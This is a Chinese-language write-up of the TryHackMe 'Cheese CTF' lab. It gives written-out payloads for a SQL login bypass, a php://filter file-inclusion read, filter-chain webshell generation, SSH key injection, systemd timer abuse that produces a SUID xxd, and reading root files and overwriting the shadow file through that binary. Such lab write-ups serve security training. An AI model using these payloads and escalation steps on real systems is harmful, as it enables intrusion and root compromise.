[THM] Cheese CTF

文章发布时间:

文章总字数:
1k

[THM] Cheese CTF

端口扫描

这里扫描出了很多端口,运行事件也很长,这里直接查看80端口

80端口服务探测


使用feroxbuster爆破目录信息

登录界面

login.php登录页面尝试,发现报错提示Login failed. Please check your username and password.

那么只能尝试sql注入,能不能登录绕过一下了

手动尝试

使用' or 1=1#尝试都没有结果,可能是or被过滤,这里换用符号||来绕过

使用' || 1=1#成功进入

sqlmap测试


直接抓包,保存到本地文件,直接跑出来一个302的跳转

文件包含利用


发现url中的file包含了文件,存在文件包含漏洞,可以尝试读取/etc/passwd文件

使用filterbase64-enccode来读取secret-script.php的源码

secret-script.php?file=php://filter/read=convert.base64-encode/resource=secret-script.php

发现就是简单的文件包含

1
2
3
4
5
6
7
8
<?php
//echo "Hello World";
if(isset($_GET['file'])) {
$file = $_GET['file'];
include($file);
}
?>


使用php_filter_chain_generator这个工具,可以生成PHP链,这里生成一个一句话木马


然后执行反弹shell的命令

成功拿到入口点

获取用户shell

找到两个用户,并且在comte下找到user.txt,不过没有权限读取

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
www-data@ip-10-48-177-201:/home$ ls -al
total 16
drwxr-xr-x 4 root root 4096 Mar 6 02:20 .
drwxr-xr-x 19 root root 4096 Mar 6 02:20 ..
drwxr-xr-x 7 comte comte 4096 Apr 4 2024 comte
drwxr-xr-x 3 ubuntu ubuntu 4096 Mar 6 02:20 ubuntu
www-data@ip-10-48-177-201:/home$ cd comte
www-data@ip-10-48-177-201:/home/comte$ ls -al
total 52
drwxr-xr-x 7 comte comte 4096 Apr 4 2024 .
drwxr-xr-x 4 root root 4096 Mar 6 02:20 ..
-rw------- 1 comte comte 55 Apr 4 2024 .Xauthority
lrwxrwxrwx 1 comte comte 9 Apr 4 2024 .bash_history -> /dev/null
-rw-r--r-- 1 comte comte 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 comte comte 3771 Feb 25 2020 .bashrc
drwx------ 2 comte comte 4096 Sep 27 2023 .cache
drwx------ 3 comte comte 4096 Mar 25 2024 .gnupg
drwxrwxr-x 3 comte comte 4096 Mar 25 2024 .local
-rw-r--r-- 1 comte comte 807 Feb 25 2020 .profile
drwxr-xr-x 2 comte comte 4096 Mar 25 2024 .ssh
-rw-r--r-- 1 comte comte 0 Sep 27 2023 .sudo_as_admin_successful
drwx------ 3 comte comte 4096 Mar 25 2024 snap
-rw------- 1 comte comte 4276 Sep 15 2023 user.txt

这里在/home下查找,是否存在可写文件,发现authorized_keys可以写

1
2
3
4
5
6
7
8
www-data@ip-10-49-175-12:/home/comte$ find /home -maxdepth 10 -writable -type f
find: ‘/home/ubuntu/.ssh’: Permission denied
find: ‘/home/comte/.local/share’: Permission denied
find: ‘/home/comte/snap’: Permission denied
find: ‘/home/comte/.gnupg’: Permission denied
/home/comte/.ssh/authorized_keys
find: ‘/home/comte/.cache’: Permission denied

这里kali本地生成公私钥,然后复制id_rsa.pub到comte的authorized_keys文件中

1
ssh-keygen -t rsa 

使用私钥连接,拿到user的shell

1
ssh -i id_rsa comte@10.49.175.12

Root shell

查看sudo权限

1
2
3
4
5
6
comte@ip-10-49-175-12:~$ sudo -l
User comte may run the following commands on ip-10-49-175-12:
(ALL) NOPASSWD: /bin/systemctl daemon-reload
(ALL) NOPASSWD: /bin/systemctl restart exploit.timer
(ALL) NOPASSWD: /bin/systemctl start exploit.timer
(ALL) NOPASSWD: /bin/systemctl enable exploit.timer
这里是systemd的定时器的设置,类似于cron设置定时任务

systemd timer定时器的使用的文章

它有两个文件组成:

  • .timer:定义何时触发
  • .service: 实际执行的任务
1
2
3
4
5
6
7
8
9
10
11
comte@ip-10-49-175-12:/tmp$ systemctl cat exploit.timer
# /etc/systemd/system/exploit.timer
[Unit]
Description=Exploit Timer

[Timer]
OnBootSec=

[Install]
WantedBy=timers.target

这里看一下实际执行的命令是exploit.service中,就是复制xxd/opt目录中,同时添加suid权限

1
2
3
4
5
6
7
8
comte@ip-10-49-175-12:/etc/systemd/system$ cat exploit.service 
[Unit]
Description=Exploit Service

[Service]
Type=oneshot
ExecStart=/bin/bash -c "/bin/cp /usr/bin/xxd /opt/xxd && /bin/chmod +sx /opt/xxd"

直接尝试sudo /bin/systemctl start exploit.timer会报错,因为没有设置OnBootSec的值,这个是系统启动后等待多少秒开始执行定时器,这里我改成了OnBootSec=1min

之后再次使用start命令,发现在/opt目录下有一个suidxxd

https://gtfobins.org/gtfobins/xxd/

发现可以读取文件以及写入文件

直接拿到flag就是/opt/xxd /root/root.txt | /opt/xxd -r

写入ssh公钥

也可以像之前拿用户shell一样写入公钥登录,拿到shell

echo DATA | xxd | xxd -r - /path/to/output-file

写入shadow文件

mkpasswd -m sha-512 [newpassword]

总结

  • 登录界面的sql登录绕过
  • 文件包含漏洞, getshell
  • 权限提升, 写ssh公钥,shadow文件
  • suid文件的利用